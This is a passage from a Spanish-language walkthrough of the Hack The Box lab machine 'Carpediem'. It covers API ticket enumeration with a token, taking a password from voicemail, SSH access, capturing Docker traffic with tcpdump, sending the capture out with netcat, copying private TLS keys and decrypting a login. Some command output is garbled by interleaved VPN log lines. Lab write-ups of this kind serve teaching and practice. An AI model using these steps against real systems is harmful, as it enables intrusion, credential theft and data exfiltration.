      "description": "Default role for users",
      "normalized": "user",
      "isAdmin": false,
      "isAgent": false,
      "id": "623c8b20855cc5001a8ba13a"
    },
    "lastOnline": "2022-03-30T13:50:02.824Z"
  }
}
```

El token es válido y pertenece al usuario `svc-portal-tickets`.

4.7 Enumeración de la API

Intentamos listar todos los usuarios del sistema.

```
curl -s -X GET http://trodesk.carpediem.htb/api/v1/users -H "accesstoken: f8691bd2d8d613ec89337b5cd5a98554f8ffffcc4" | jq
```

Resultado:

```
{  
  "success": false,  
  "error": "Not Authorized for this API call."  
}
```

No tenemos permisos para listar usuarios.

Intentamos enumerar los tickets iterando por ID (fuzzing de IDs numéricos), ya que el endpoint `tickets/{id}` suele ser accesible.

```
seq 1 2000 | xargs -P50 -I {} curl -s -X GET  
http://trodesk.carpediem.htb/api/v1/tickets/{} -H "accesstoken:  
f8691bd2d8d613ec89337b5cd5a98554f8ffffcc4" | jq | grep -vE "false|Invalid|  
{|}"
```

Explicación del comando:

- `seq 1 2000`: Genera una secuencia de números del 1 al 2000.
- `xargs -P50`: Ejecuta el comando siguiente usando 50 procesos en paralelo para velocidad.
- `-I {}`: Define `{}` como el placeholder donde se insertará el número de la secuencia.
- `grep -vE ...`: Filtra (quita) las líneas que contienen errores o JSONs vacíos.

Resultado: Vemos numerosos tickets volcados en la terminal.

```

026-0 "email": "jhammond@carpediem.htb", packet error: bad pa
026-0 "fullname": "Jeremy Hammond", crypt packet error: bad pa
026-0 "title": "Sr. Systems Engineer", pt packet error: bad pa
026-0-0 "_id": "623c8b20855cc5001a8ba139", packet error: bad pa
026-0-0 "name": "Support", ciate/Decrypt packet error: bad pa
026-0-0 "description": "Default role for agents", error: bad pa
026-0-0 "normalized": "support",/Decrypt packet error: bad pa
026-0-0 "isAgent": true,TRY OK: depth=2, C=GR, 0=Hack The Box
026-0-0 "id": "623c8b20855cc5001a8ba139" =GR, 0=Hack The Box
026 "updated": "2022-03-30T14:09:51.706Z"
026 "success": true, Validating certificate extended key usage
026 "status": 2, 0:03 ++ Certificate has EKU (str) TLS Web Client
026 "tags": [], 1:03 ++ Certificate has EKU (oid) 1.3.6.1.5.5
026 "subscribers": [ 0:03 ++ Certificate has EKU (str) TLS Web Server
026-0-0 "_id": "6243c3471e0d4d001b0740d7",
026-0-0 "username": "acooke", : depth=0, C=GR, 0=Hack The Box
026-0-0 "email": "acooke@carpediem.htb",v1.3, cipher TLSv1.3
026-0-0 "fullname": "Adeanna Cooke",=2, C=GR, 0=Hack The Box
026-0-0 "title": "Director - Human Resources",0=Hack The Box
026-0-0 "_id": "623c8b20855cc5001a8ba139",
026-0-0 "name": "Support",ing certificate extended key usage
026-0-0 "description": "Default role for agents",LS Web Client
026-0-0 "normalized": "support", has EKU (oid) 1.3.6.1.5.5
026-0-0 "isAgent": true, tificate has EKU (str) TLS Web Server
026-0-0 "id": "623c8b20855cc5001a8ba139"
026-0-0 "_id": "6243c28f1e0d4d001b0740d6",GR, 0=Hack The Box
026-0-0 "username": "jpardella",nel: TLSv1.3, cipher TLSv1.3
026-0-0 "email": "jpardella@carpediem.htb",GR, 0=Hack The Box
026-0-0 "fullname": "Joey Pardella",=1, C=GR, 0=Hack The Box
026-0-0 "title": "Desktop Support",
026-0-0 "_id": "623c8b20855cc5001a8ba139",extended key usage
026-0-0 "name": "Support",ificate has EKU (str) TLS Web Client
026-0-0 "description": "Default role for agents",3.6.1.5.5
026-0-0 "normalized": "support", has EKU (str) TLS Web Server
026-0-0 "isAgent": true, EKU OK
026-0-0 "id": "623c8b20855cc5001a8ba139"GR, 0=Hack The Box
026 ], 2-04 16:59:48 Control Channel: TLSv1.3, cipher TLSv1.3
026-0-0 "_id": "624465135596178468330932",, C=GR, 0=Hack The Box
026-0-0 "subject": "New employee on-boarding - Horacea Flaccus",box
026-0-0 "members": [], VERIFY_EKU OK
026-0-0 "sendMailTo": [],idating certificate extended key usage
026-0-0 "_id": "6243c6601acd1559cdb40198",EKU (str) TLS Web Client
026-0-0 "name": "Desktop Support",ate has EKU (oid) 1.3.6.1.5.5
026-0-0 "-_v": 7054:11 ++ Certificate has EKU (str) TLS Web Server
026-0-0 "priorities": [ERIFY_EKU OK
026-0-0 "overdueIn": 2880,OK: depth=0, C=GR, 0=Hack The Box
026-0-0 "htmlColor": "#29b955",=1: TLSv1.3, cipher TLSv1.3
026-0-0 "_id": "623c8b24645f88065a113d67",

```

Refinamos la búsqueda filtrando específicamente por el campo "comment" para leer conversaciones.

```

seq 1 2000 | xargs -P50 -I {} curl -s -X GET
http://trudesk.carpediem.htb/api/v1/tickets/{} -H "accesstoken:
f8691bd2d8d613ec89337b5cd5a98554f8ffffcc4" | jq | grep -vE "false|Invalid|
{}" | grep comment

```

Resultado relevante encontrado:

```

"comments": [
    "comment": "<p>Thanks, Jeremy. I agree. This is a big problem.</p>\n"
        "action": "ticket:comment:added",
    "comments": [
        "comment": "<p>Please don't expose that application publically. I told you I would help when I had time and right now I'm just too busy. <br>Build it out if you'd like, but...just don't do anything stupid.</p>\n"
            "comment": "<p>Don't worry. I moved it off of the main server and into a container with SSL encryption.</p>\n"
                "action": "ticket:comment:added",
                "action": "ticket:comment:added",
                "action": "ticket:comment:updated",
            "comments": [
                "comment": "<p>Hey Adeanna,<br>I think Joey is out this week, but I can take care of this. Whats the last 4 digits of his employee ID so I can get his extension set up in the VoIP system?</p>\n"
                    "comment": "<p>Thanks Robert,<br>Last 4 of employee ID is 9650.</p>\n"
                        "comment": "<p>Thank you! He's all set up and ready to go. When he gets to the office on his first day just have him log into his phone first. I'll leave him a voicemail with his initial credentials for server access. His phone pin code will be 2022 and to get into voicemail he can dial *62</p>\n<p>Also...let him know that if he wants to use a desktop soft phone that we've been testing Zoiper with some of our end users.</p>\n<p>Changing the status of this ticket to pending until he's been set up and changes his initial credentials.</p>\n"
                            "action": "ticket:comment:added",
                            "action": "ticket:comment:added",
                            "action": "ticket:comment:added",
                        "comments": [],
                    "comments": [
                        "comment": "<p>You're hopeless, man. Utterly hopeless.</p>\n<p>I'm closing this ticket.</p>\n"
                            "action": "ticket:comment:added",

```

Información extraída:

- Sistema VoIP en uso: **Zoiper**.
- Employee ID (últimos 4 dígitos): **9650**.
- Phone PIN: **2022**.
- Extensión de buzón de voz: ***62**.
- Nota: Hay un mensaje de voz esperando con las credenciales iniciales.

Buscando lo que es zoiper:


Zoiper es un softphone, una aplicación que permite hacer y recibir llamadas de voz y video a través de Internet (VoIP) usando protocolos como SIP y IAX, funcionando en ordenadores y smartphones para reemplazar teléfonos físicos, unificando funcionalidades como mensajería instantánea y videollamadas, siendo ideal para empresas que usan centralitas virtuales para comunicaciones unificadas.

4.8 Explotación VoIP (Zoiper)


Buscamos qué es Zoiper:

Zoiper es un softphone, una aplicación que permite hacer y recibir llamadas de voz y video a través de Internet (VoIP).


Configuramos el cliente **Zoiper5** (versión gratuita) en nuestra máquina atacante para conectarnos al servidor VoIP de la víctima.



Nos logueamos y el cliente detecta la configuración SIP exitosamente.



Una vez registrados en la centralita, marcamos la extensión del buzón de voz indicada en el ticket: *62 .



Al llamar, nos pide una contraseña. Introducimos el PIN: 2022 . Accedemos al menú de mensajes presionando 1 . Escuchamos el audio que nos dicta una contraseña.

Contraseña obtenida: AuRj4pxq9qPk

5. Movimiento Lateral

Buscamos a quien pertenece la contraseña, en el audio decía algo de un ingeniero que han contratado:

```
seq 1 2000 | xargs -P50 -I {} curl -s -X GET  
http://trodesk.carpediem.htb/api/v1/tickets/{} -H "accesstoken:  
f8691bd2d8d613ec89337b5cd5a98554f8fffcc4" | jq | grep -vE "false|Invalid|{}|{}"
```

Resultado, encontramos:

```
"subject": "New employee on-boarding - Horace Flaccus",
```

Probamos a acceder al host con dichas credenciales, suponiendo que el usuario es formato nombre.apellido: ssh hflaccus@carpediem.htb

Resultado: Accedemos exitosamente.

Obtenemos la flag de usuario.

```
cat user.txt
```

Resultado: 5dcfba3aebdd3efe328db8fcf308bdbd

6. Enumeración Local (Privilege Escalation)

6.1 Comprobaciones básicas

Comprobamos privilegios de sudo.

```
sudo -l
```

(Introducimos la contraseña AuRj4pxq9qPk)

Resultado: Sorry, user hflaccus may not run sudo on carpediem.

Comprobamos grupos e ID.

```
id
```

Resultado: uid=1000(hflaccus) gid=1000(hflaccus) groups=1000(hflaccus)

Buscamos binarios con permisos SUID.

```
find / -perm -4000 2>/dev/null
```

Resultado:

```
/usr/bin/mount
/usr/bin/su
/usr/bin/chsh
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/at
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/fusermount
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
```

```
/usr/lib/openssh/ssh-keysign  
/usr/lib/policykit-1/polkit-agent-helper-1
```

Nada explotable a simple vista.

6.2 Capabilities

Comprobamos si existen binarios con *capabilities* especiales, lo cual es menos común y a menudo vector de ataque.

```
getcap -r / 2>/dev/null
```

Resultado:

```
/usr/bin/ping = cap_net_raw+ep  
/usr/bin/mtr-packet = cap_net_raw+ep  
/usr/bin/traceroute6.iputils = cap_net_raw+ep  
/usr/sbin/tcpdump = cap_net_admin,cap_net_raw+eip  
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gst-tpthelper =  
cap_net_bind_service,cap_net_admin+ep
```

Hallazgo crítico: /usr/sbin/tcpdump tiene cap_net_admin, cap_net_raw+eip. Esto nos permite capturar tráfico de red sin ser root.

6.3 Enumeración de Puertos Internos

Revisamos las conexiones de red activas.

```
netstat -nat
```

Resultado:

| Active Internet connections (servers and established) | | | | | |
|---|--------|--------|-------------------|--------------------|--------|
| Proto | Recv-Q | Send-Q | Local Address | Foreign Address | State |
| tcp | 0 | 0 | 127.0.0.1:8000 | 0.0.0.0:* | LISTEN |
| tcp | 0 | 0 | 127.0.0.1:8001 | 0.0.0.0:* | LISTEN |
| tcp | 0 | 0 | 127.0.0.1:8002 | 0.0.0.0:* | LISTEN |
| tcp | 0 | 0 | 127.0.0.1:5038 | 0.0.0.0:* | LISTEN |
| tcp | 0 | 0 | 0.0.0.0:80 | 0.0.0.0:* | LISTEN |
| tcp | 0 | 0 | 127.0.0.53:53 | 0.0.0.0:* | LISTEN |
| tcp | 0 | 0 | 0.0.0.0:22 | 0.0.0.0:* | LISTEN |
| tcp | 0 | 0 | 172.17.0.1:51558 | 172.17.0.2:443 | |
| TIME_WAIT | | | | | |
| tcp | 0 | 0 | 172.17.0.1:59754 | 172.17.0.6:80 | |
| FIN_WAIT2 | | | | | |
| tcp | 0 | 316 | 10.129.227.179:22 | 10.10.14.195:53528 | |

```
ESTABLISHED
tcp      0      1 10.129.227.179:38484      8.8.8.8:53          SYN_SENT
tcp6     0      0 :::22                      ::::*                  LISTEN
```

Detectamos servicios internos en puertos 8000, 8001 y 8002.

Interactuamos con ellos mediante `curl` desde la propia máquina para identificarlos.

Puerto 8000: `curl http://127.0.0.1:8000`

Resultado:

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.51 (Debian) Server at 127.0.0.1 Port 8000</address>
</body></html>
```

Puerto 8001: `curl http://127.0.0.1:8001`

Resultado:

```
<div class="bottom">
    Trudesk v1.1.11
</div>
```

Es el backend del Trudesk que ya explotamos.

Puerto 8002: `curl http://127.0.0.1:8002`

Resultado:

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
Reason: You're speaking plain HTTP to an SSL-enabled server port.<br />
Instead use the HTTPS scheme to access this URL, please.<br />
</p>
<hr>
<address>Apache/2.4.48 (Ubuntu) Server at backdrop.carpediem.htb Port
```

```
80</address>
</body></html>
```


Hallazgo: Encontramos un nuevo subdominio `backdrop.carpediem.htb` que requiere HTTPS.

7. Pivoting hacia Backdrop CMS

Realizamos un Local Port Forwarding mediante SSH para acceder al puerto 8002 desde nuestra máquina atacante.

```
ssh hflaccus@carpediem.htb -L 8002:127.0.0.1:8002
```

Accedemos desde el navegador: <https://localhost:8002/>



Vemos que es un Backdrop CMS, buscando lo que es:

Backdrop CMS
es un sistema de gestión de contenidos (CMS) de código abierto, diseñado como un "fork" o derivado de Drupal 7 para ofrecer una alternativa más asequible y fácil de usar. Enfocado en pequeñas y medianas empresas, busca mantener la potencia de Drupal pero con una interfaz más intuitiva y menores requisitos de sistema.

8. Sniffing y Decrypción SSL

Dado que tenemos capacidad de ejecutar `tcpdump` en la máquina víctima y hemos visto interfaces de Docker (172.17.0.1).

8.1 Captura de tráfico

Con tcpdump vemos si hay trafico que provenga del localhost:8002 en la interfaz docker0, en la maquina victim: `tcpdump -i docker0 -w captura.cap -v`

Lo transferimos con netcat.

Máquina Atacante (Listener): `nc -nlvp 443 > captura.cap`

Máquina Víctima (Sender): `nc 10.10.14.195 443 < captura.cap`

8.2 Análisis con Wireshark

Lo abrimos con wireshark: `wireshark captura.cap` y vemos una comunicación al dominio de `backdrop.carpediem.htb`:

| | | | | |
|--------------|------------|------------|---------|--|
| 46 47.448403 | 172.17.0.1 | 172.17.0.2 | TCP | 74 53160 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TStamp=1093965036 TSectr=0 WS |
| 47 47.448431 | 172.17.0.2 | 172.17.0.1 | TCP | 74 443 → 53160 [SYN, ACK] Seq=1 Win=65160 Len=0 MSS=1460 SACK_PERM TStamp=3634090300 TSectr=3634090300 |
| 48 47.448440 | 172.17.0.1 | 172.17.0.2 | TCP | 66 53160 → 443 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=1093965036 TSectr=3634090300 |
| 49 47.449353 | 172.17.0.1 | 172.17.0.2 | TLSv1.2 | 415 Client Hello (SNI=backdrop.carpediem.htb) |
| 50 47.449387 | 172.17.0.2 | 172.17.0.1 | TCP | 66 443 → 53160 [ACK] Seq=1 Ack=350 Win=64896 Len=0 TStamp=3634090301 TSectr=1093965037 |
| 51 47.449864 | 172.17.0.2 | 172.17.0.1 | TLSv1.2 | 1098 Server Hello, Certificate, Server Hello Done |
| 52 47.449871 | 172.17.0.1 | 172.17.0.2 | TCP | 66 53160 → 443 [ACK] Seq=350 Ack=1033 Win=64128 Len=0 TStamp=1093965038 TSectr=3634090302 |
| 53 47.450211 | 172.17.0.1 | 172.17.0.2 | TLSv1.2 | 424 Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message |
| 54 47.450223 | 172.17.0.2 | 172.17.0.1 | TCP | 66 443 → 53160 [ACK] Seq=1033 Ack=1033 Win=64640 Len=0 TStamp=3634090302 TSectr=1093965038 |
| 55 47.451490 | 172.17.0.2 | 172.17.0.1 | TLSv1.2 | 157 Change Cipher Spec, Encrypted Handshake Message |
| 56 47.451496 | 172.17.0.1 | 172.17.0.2 | TCP | 66 53160 → 443 [ACK] Seq=708 Ack=708 Win=64128 Len=0 TStamp=1093965039 TSectr=3634090303 |
| 57 47.452893 | 172.17.0.1 | 172.17.0.2 | TLSv1.2 | 503 Application Data |

En el paquete de Server Hello, vemos que en el apartado de Cipher Suite: 'Cipher Suite: `TLS_RSA_WITH_AES_256_CBC_SHA256 (0x003d)`'

| | | | | |
|--------------|------------|------------|---------|---|
| 51 47.449864 | 172.17.0.2 | 172.17.0.1 | TLSv1.2 | 1098 Server Hello, Certificate, Server Hello Done |
| 52 47.449871 | 172.17.0.1 | 172.17.0.2 | TCP | 66 53160 → 443 [ACK] Seq=350 Ack=1033 Win=64128 |
| 53 47.450211 | 172.17.0.1 | 172.17.0.2 | TLSv1.2 | 424 Client Key Exchange, Change Cipher Spec, Enc |
| 54 47.450223 | 172.17.0.2 | 172.17.0.1 | TCP | 66 443 → 53160 [ACK] Seq=1033 Ack=708 Win=64640 |
| 55 47.451490 | 172.17.0.2 | 172.17.0.1 | TLSv1.2 | 157 Change Cipher Spec, Encrypted Handshake Mess |
| 56 47.451496 | 172.17.0.1 | 172.17.0.2 | TCP | 66 53160 → 443 [ACK] Seq=708 Ack=1124 Win=64128 |
| 57 47.452093 | 172.17.0.1 | 172.17.0.2 | TLSv1.2 | 503 Application Data |
| 58 47.452893 | 172.17.0.2 | 172.17.0.1 | TCP | 66 443 → 53160 [ACK] Seq=1121 Ack=1115 Win=6405 |

Handshake Type: Server Hello (2)
Length: 104
Version: TLS 1.2 (0x0303)
Random: 07886d43e6d08b1aa458bfa780bc9434bf6e653ab139f1d58f7a5120fd35cad3
Session ID Length: 32
Session ID: af1b9178393bb036eb5949b0549ed7e1e6e59007f08c379dea2d321dd4a883b
Cipher Suite: `TLS_RSA_WITH_AES_256_CBC_SHA256 (0x003d)`
Compression Method: null (0)
Extensions Length: 32
Extension: renegotiation_info (len=1)
Extension: server_name (len=0)
Extension: application_layer_protocol_negotiation (len=11)
Extension: encrypt_then_mac (len=0)

0080 59 00 7f 08 c3 79 de
0090 00 00 20 ff 01 00 01
00a0 00 09 08 68 74 74 70
00b0 17 00 00 16 03 03 03
00c0 03 7f 30 82 03 7b 30
00d0 21 83 af dd 2c 45 e6
00e0 30 0d 06 09 2a 86 48
00f0 7a 31 0b 30 09 00 03
0100 30 11 06 03 55 04 08
0110 61 74 65 31 21 30 1f
0120 74 65 72 6e 65 74 20
0130 74 79 20 4c 74 64 31
0140 09 43 61 72 70 65 64

Buscando por internet: `TLS_RSA_WITH_AES_256_CBC_SHA256`.

Referencia: https://ciphersuite.info/cs/TLS_RSA_WITH_AES_256_CBC_SHA256/

Resultado: parece que es un algoritmo de encriptacion debil y segun la refencia, pone que se puede descifrar las comunicaciones:

Non-ephemeral Key Exchange:

This key exchange algorithm does not support Perfect Forward Secrecy (PFS) which is recommended, so attackers cannot decrypt the complete communication stream.

8.3 Exfiltración de Claves Privadas

Buscamos el certificado en el host de la victima, si se consigue podemos descifrar las comunicaciones: `find / -name *backdrop* 2>/dev/null`

Resultado:

```
/etc/ssl/certs/backdrop.carpidiem.htb.key  
/etc/ssl/certs/backdrop.carpidiem.htb.crt  
/usr/share/icons/Humanity/apps/24/xfce4-backdrop.svg  
/usr/share/icons/Humanity/apps/48/xfce4-backdrop.svg  
/usr/share/icons/Humanity/apps/128/xfce4-backdrop.svg
```

Nos traemos los certificados:

```
scp hflaccus@10.129.227.179:/etc/ssl/certs/backdrop\* .  
AuRj4pxq9qPk
```

8.4 Descifrado del Tráfico

Añadimos las claves en wireshark: edición -> preferencias -> claves rsa -> añadir archivo de clave -> archivo.key

Hacemos un control + r para refrescar, vemos una petición post en texto plano de un panel de login:

```
Form item: "name" = "jpardella"  
Form item: "pass" = "tGPN6AmJDZwYwdhY"
```

The screenshot shows a Wireshark capture of network traffic. The timeline pane displays several TCP connections between 172.17.0.1 and 172.17.0.2. A specific connection is highlighted in blue, showing a sequence of frames. The details pane shows the following sequence:

- Frame 49: Client Hello (SNI=backdrop.carpidiem.htb)
- Frame 50: Server Hello, Certificate, Server Hello Done
- Frame 51: Change Cipher Spec, Finished
- Frame 52: Client Key Exchange, Change Cipher Spec, Finished
